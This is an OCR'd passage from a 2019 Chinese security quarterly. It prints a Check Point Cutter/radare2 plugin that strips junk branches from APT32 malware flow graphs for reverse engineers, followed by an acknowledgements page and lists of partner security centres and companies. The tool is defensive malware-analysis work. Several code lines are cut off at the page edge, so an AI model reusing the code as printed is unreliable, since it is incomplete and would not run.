


Figure 26.8: img




Figure 26.9: img




Figure 26.10: img

```
""" A plugin for Cutter and Radare2 to deobfuscate APT32 flow graphs
This is a python plugin for Cutter that is compatible as an r2pipe script for
radare2 as well. The plugin will help reverse engineers to deobfuscate and remove
junk blocks from APT32 (Ocean Lotus) samples.
"""

__author__  = "Itay Cohen, aka @megabeets_"
__company__ = "Check Point Software Technologies Ltd"

# Check if we're running from cutter
try:
    import cutter
    from PySide2.QtWidgets import QAction
    pipe = cutter
    cutter_available = True
# If no, assume running from radare2
except:
    import r2pipe
    pipe = r2pipe.open()
    cutter_available = False



class GraphDeobfuscator:
    # A list of pairs of opposite conditional jumps
    jmp_pairs = [
        ['jno', 'jo'],
        ['jnp', 'jp'],
        ['jb',    'jnb'],
        ['jl',    'jnl'],
        ['je',    'jne'],
        ['jns', 'js'],
        ['jnz', 'jz'],
        ['jc',    'jnc'],
        ['ja', 'jbe'],
        ['jae', 'jb'],
```

```
        ['je',    'jnz'],
        ['jg',  'jle'],
        ['jge', 'jl'],
        ['jpe', 'jpo'],
        ['jne', 'jz']]

    def __init__(self, pipe, verbose=False):
        """an initialization function for the class

        Arguments:
            pipe {r2pipe} -- an instance of r2pipe or Cutter's wrapper

        Keyword Arguments:
            verbose {bool} -- if True will print logs to the screen (default: {False})
        """

        self.pipe = pipe

        self.verbose = verbose

    def is_successive_fail(self, block_A, block_B):
        """Check if the end address of block_A is the start of block_B

        Arguments:
            block_A {block_context} -- A JSON object to represent the first block
            block_B {block_context} -- A JSON object to represent the second block

        Returns:
            bool -- True if block_B comes immediately after block_A, False otherwise
        """

        return ((block_A["addr"] + block_A["size"]) == block_B["addr"])

    def is_opposite_conditional(self, cond_A, cond_B):
        """Check if two operands are opposite conditional jump operands
```

```
        Arguments:
            cond_A {string} -- the conditional jump operand of the first block
            cond_B {string} -- the conditional jump operand of the second block

        Returns:
            bool -- True if the operands are opposite, False otherwise
        """

        sorted_pair = sorted([cond_A, cond_B])
        for pair in self.jmp_pairs:
            if sorted_pair == pair:
                return True
        return False

    def contains_meaningful_instructions (self, block):
        '''Check if a block contains meaningful instructions (references, calls, strings,...)

        Arguments:
            block {block_context} -- A JSON object which represents a block

        Returns:
            bool -- True if the block contains meaningful instructions, False otherwise
        '''

        # Get summary of block - strings, calls, references
        summary = self.pipe.cmd("pdsb @ {addr}".format(addr=block["addr"]))
        return summary != ""

    def get_block_end(self, block):
        """Get the address of the last instruction in a given block

        Arguments:
            block {block_context} -- A JSON object which represents a block

        Returns:
```

```
            The address of the last instruction in the block
        """

        # save current seek
        self.pipe.cmd("s {addr}".format(addr=block['addr']))
        # This will return the address of a block's last instruction
        block_end = self.pipe.cmd("?v $ @B:-1")
        return block_end

    def get_last_mnem_of_block(self, block):
        """Get the mnemonic of the last instruction in a block

        Arguments:
            block {block_context} -- A JSON object which represents a block

        Returns:
            string -- the mnemonic of the last instruction in the given block
        """

        inst_info = self.pipe.cmdj("aoj @ {addr}".format(addr=self.get_block_end(block)))[0]
        return inst_info["mnemonic"]

    def get_jump(self, block):
        """Get the address to which a block jumps

        Arguments:
            block {block_context} -- A JSON object which represents a block

        Returns:
            addr -- the address to which the block jumps to. If such address doesn't exist, re
        """

        return block["jump"] if "jump" in block else None

    def get_fail_addr(self, block):
```

```
        """Get the address to which a block fails

        Arguments:
            block {block_context} -- A JSON object which represents a block

        Returns:
            addr -- the address to which the block fail-branches to. If such address doesn't e
        """
        return block["fail"] if "fail" in block else None

    def get_block(self, addr):
        """Get the block context in a given address

        Arguments:
            addr {addr} -- An address in a block

        Returns:
            block_context -- the block to which the address belongs
        """

        block = self.pipe.cmdj("abj. @ {offset}".format(offset=addr))
        return block[0] if block else None

    def get_fail_block(self, block):
        """Return the block to which a block branches if the condition is fails

        Arguments:
            block {block_context} -- A JSON representation of a block

        Returns:
            block_context -- The block to which the branch fails. If not exists, returns None
        """
        # Get the address of the "fail" branch
        fail_addr = self.get_fail_addr(block)
        if not fail_addr:
```

```
            return None
        # Get a block context of the fail address
        fail_block = self.get_block(fail_addr)
        return fail_block if fail_block else None

    def reanalize_function(self):
        """Re-Analyze a function at a given address

        Arguments:
            addr {addr} -- an address of a function to be re-analyze
        """
        # Seek to the function's start
        self.pipe.cmd("s $F")
        # Undefine the function in this address
        self.pipe.cmd("af- $")

        # Define and analyze a function in this address
        self.pipe.cmd("afr @ $")

    def overwrite_instruction(self, addr):
        """Overwrite a conditional jump to an address, with a JMP to it

        Arguments:
            addr {addr} -- address of an instruction to be overwritten
        """

        jump_destination = self.get_jump(self.pipe.cmdj("aoj @ {addr}".format(addr=addr))[0])
        if (jump_destination):
            self.pipe.cmd("wai jmp 0x{dest:x} @ {addr}".format(dest=jump_destination, addr=addr

    def get_current_function(self):
        """Return the start address of the current function

        Return Value:
            The address of the current function. None if no function found.
```

```
        """
        function_start = int(self.pipe.cmd("?vi $FB"))
        return function_start if function_start != 0 else None

    def clean_junk_blocks(self):
        """Search a given function for junk blocks, remove them and fix the flow.
        """

        # Get all the basic blocks of the function
        blocks = self.pipe.cmdj("afbj @ $F")
        if not blocks:
            print("[X] No blocks found. Is it a function?")
            return
        # Have we modified any instruction in the function?
        # If so, a reanalyze of the function is required
        modified = False

        # Iterate over all the basic blocks of the function
        for block in blocks:
            fail_block = self.get_fail_block(block)
            # Make validation checks
            if not fail_block or
            not self.is_successive_fail(block, fail_block) or
            self.contains_meaningful_instructions(fail_block) or
            not self.is_opposite_conditional(self.get_last_mnem_of_block(block), self.get_last
                continue
            if self.verbose:
                print ("Potential junk: 0x{junk_block:x} (0x{fix_block:x})".format(junk_block=
            self.overwrite_instruction(self.get_block_end(block))
            modified = True
        if modified:
            self.reanalize_function()

    def clean_graph(self):
        """the initial function of the class. Responsible to enable cache and start the cleani
```

```
        """

        # Enable cache writing mode. changes will only take place in the session and
        # will not override the binary
        self.pipe.cmd("e io.cache=true")
        self.clean_junk_blocks()


if cutter_available:
    # This part will be executed only if Cutter is available. This will
    # create the cutter plugin and UI objects for the plugin
    class GraphDeobfuscatorCutter(cutter.CutterPlugin):
        name = "APT32 Graph Deobfuscator"
        description = "Graph Deobfuscator for APT32 Samples"
        version = "1.0"
        author = "Itay Cohen (@Megabeets_)"

        def setupPlugin(self):
            pass

        def setupInterface(self, main):
            # Create a new action (menu item)
            action = QAction("APT32 Graph Deobfuscator", main)
            action.setCheckable(False)
            # Connect the action to a function - cleaner.
            # A click on this action will trigger the function
            action.triggered.connect(self.cleaner)

            # Add the action to the "Windows -> Plugins" menu
            pluginsMenu = main.getMenuByType(main.MenuType.Plugins)
            pluginsMenu.addAction(action)

        def cleaner(self):
            graph_deobfuscator = GraphDeobfuscator(pipe)
            graph_deobfuscator.clean_graph()
```

致谢

作为一家有思想的安全新媒体，安全客一直致力于传播有思想的安全声音。

2017年年初，安全客的第一版电子年刊正式出版，一经发布立刻在安全圈内掀起一番读书热潮。今天安全客2019年第二季的季刊也正式和大家见面，截至本次已经发布了11版，并且在上一季度中，安全客季刊已经创下累积640000+的下载量，这是安全客一直坚守质量为本、干货为首的成果凝集，也是安全客用户和白帽伙伴对季刊品质的认可。我们在此次季刊中，也将秉承严格把控质量的原则，为大家呈现最优质、最热门的技术内容分享。此次季刊收录了来自10个安全平台的二十五篇优秀技术文章，涵盖公众讨论最火热的政企安全、漏洞分析、安全研究、数据挖掘、逆向工程五大季度热点方向，是网络安全从业者和爱好者不容错过的技术刊物！

安全客在此向为本书的文章筛选、编辑及传播作出贡献的合作平台、合作厂商、合作媒体及合作团队表示深深的感谢，同时也感谢此次亲自参与了安全客季刊编辑的志愿者编辑们，他们是 anykno 213dudu Himawari 海底囚人，最后感谢将本书编辑成册的所有幕后的工作人员和季刊的每一位读者朋友们！

我们会不断努力，做出更棒的季刊和大家一起分享！

安全客团队

2019.7

NEWS 安全客

有思想的安全新媒体

安全平台



360 网络安全响应中心
360 安全应急响应中心
58 安全应急响应中心 Security Response Center
71SRC
Alibaba Security Response Center 阿里安全响应中心
安全狗 安全狗漏洞响应中心
蚂蚁金服 安全响应中心
CAINIAO 菜鸟·安全响应中心
bilibili
补天 漏洞响应平台
百度安全应急响应中心 Baidu Security Response Center
BUGX
CarSRC
滴滴出行安全应急响应中心 Didichuxing Security Response Center
DVP Decentralized Vulnerability Platform
点融网安全应急响应中心 Dianrong Security Response Center
斗鱼安全应急响应中心 DouYu Security Response Center
Alibaba Security Response Center 本地生活 安全响应中心
富友安全应急响应中心 Fuiou Security Response Center
瓜子安全应急响应中心 GUAZI Security Response Center
好未来安全应急响应中心
安全应急响应中心
JSRC 京东安全应急响应中心
你我贷安全响应中心 NIWODAI Security Response Center
HUAWEI PSIRT 华为安全应急响应中心
火币安全应急响应中心 Huobi Security Response Center
焦点安全应急响应中心 Focus Security Response Center
竞技世界安全应急响应中心 JJ World Security Response Center
金山·安全应急响应中心 Kingsoft Security Response Center
coolpad LeEco 酷派安全响应中心
联想安全应急响应中心 Lenovo Security Response Center
乐视安全应急响应中心 LeEco Security Response Center
乐信集团安全应急响应中心 LX Security Response Center
LYSRC 同程艺龙安全应急响应中心
美丽联合集团安全应急响应中心 Meili Inc Security Response Center
平安安全应急响应中心 PINGAN Security Response Center
陌陌安全应急响应中心
马蜂窝安全应急响应中心 MFW Security Response Center
mobike 安全
MEIZU 魅族安全应急响应中心
美团安全应急响应中心 Meituan Security Response Center
OPPO安全应急响应中心 OPPO Security Response Center
去哪儿安全应急响应中心 Qunar Security Response Center
SRC部落
Seebug
搜狗安全应急响应中心 Sogou Security Response Center
苏宁安全应急响应中心 Suning Security Response Center
SFSRC 顺丰安全应急响应中心 SF Security Response Center
新浪安全应急响应中心 Sina Security Response Center
TNSRC 途牛安全应急响应中心 Tuniu Security Response Center
腾讯安全应急响应中心 Tencent Security Response Center
VKSRC VIPKID安全应急响应中心 VIPKID Security Response Center
VSRC 唯品会安全应急响应中心 VIP Security Response Center
SRC vivo安全应急响应中心 vivo Security Response Center
挖财安全应急响应中心 Wacai Security Response Center
微博安全应急响应中心 Weibo Security Response Center
PW SRC 完美世界安全应急响应中心 security.wanmei.com
微众银行安全应急响应中心 WeBank Security Response Center
享道出行安全应急响应中心 Xiangdaochuxing Security Response Center
网易安全应急响应中心 NetEase Security Response Center
微贷安全应急响应中心 WeiDai Security Response Center
WiFi 万能钥匙 安全应急响应中心
小米安全中心 Xiaomi Security Center
携程安全应急响应中心 Ctrip Security Response Center
宜人贷安全应急响应中心 Yirendai Security Response Center
字节跳动安全中心 ByteDance Security Center
CESRC 宜信安全应急响应中心 CreditEase Security Response Center
智联招聘安全应急响应中心 Zhaopin Security Response Center
ZTO 中通安全应急响应中心 ZTO Security Response Center
猪八戒网安全应急响应中心 ZBJ Security Response Center

安全公司


360
奇安信
新一代网络安全
爱加密
www.ijiami.cn
风暴中心
让云上更安全
安恒信息
DAS-Security 安全中国
安全狗
忠诚守护 值得信赖
DBSEC
安华金和
AI安赛AISEC
安胜
Anscen
ansion
安|信|与|诚
ANKKI 昂楷科技
听潮盛世
LISTEN TIDE
安全派
铸众信息
PWNZEN INFOTECH LTD.
八分量
Octa Innovations
白帽汇
BAIMAOHUI.NET
白山云科技
BAISHANCLOUD
长亭科技
CHAITIN
顶象技术
DINGXIANG TECHNOLOGY
盾客科技
GooAnn
gooann.com 谷安天下
观数科技
Data Insight Technology
国舜
海峡信息
iBOXCHAIN
盒子科技
合天智汇
华安
华胜信息
TEAMSUNINFO
春秋
GEETEST 极验
全球交互安全创领者
TASS
江南天安
锦行科技
Jeeseen Technologies
CIMER
君立华域
JOWTO
椒图科技
库神
COLDLAR
猎聘
Liepin.com
凌晨网络科技
慢雾科技
slow mist
美创
MEICHUANG
敏捷科技
agile technology
默安科技
企业信赖的安全伙伴
墨云科技
vackbot.com
奇安信
新一代网络安全
岂安科技
QINGTENG
任子行
SURFILTER
睿语
SAIKE2赛客
cirrus gate 思睿嘉得
赛宁网安
神月信安
观星
Data Star Observatory
四维创智
四叶草安全
Clover Sec
SOBUG
无糖信息
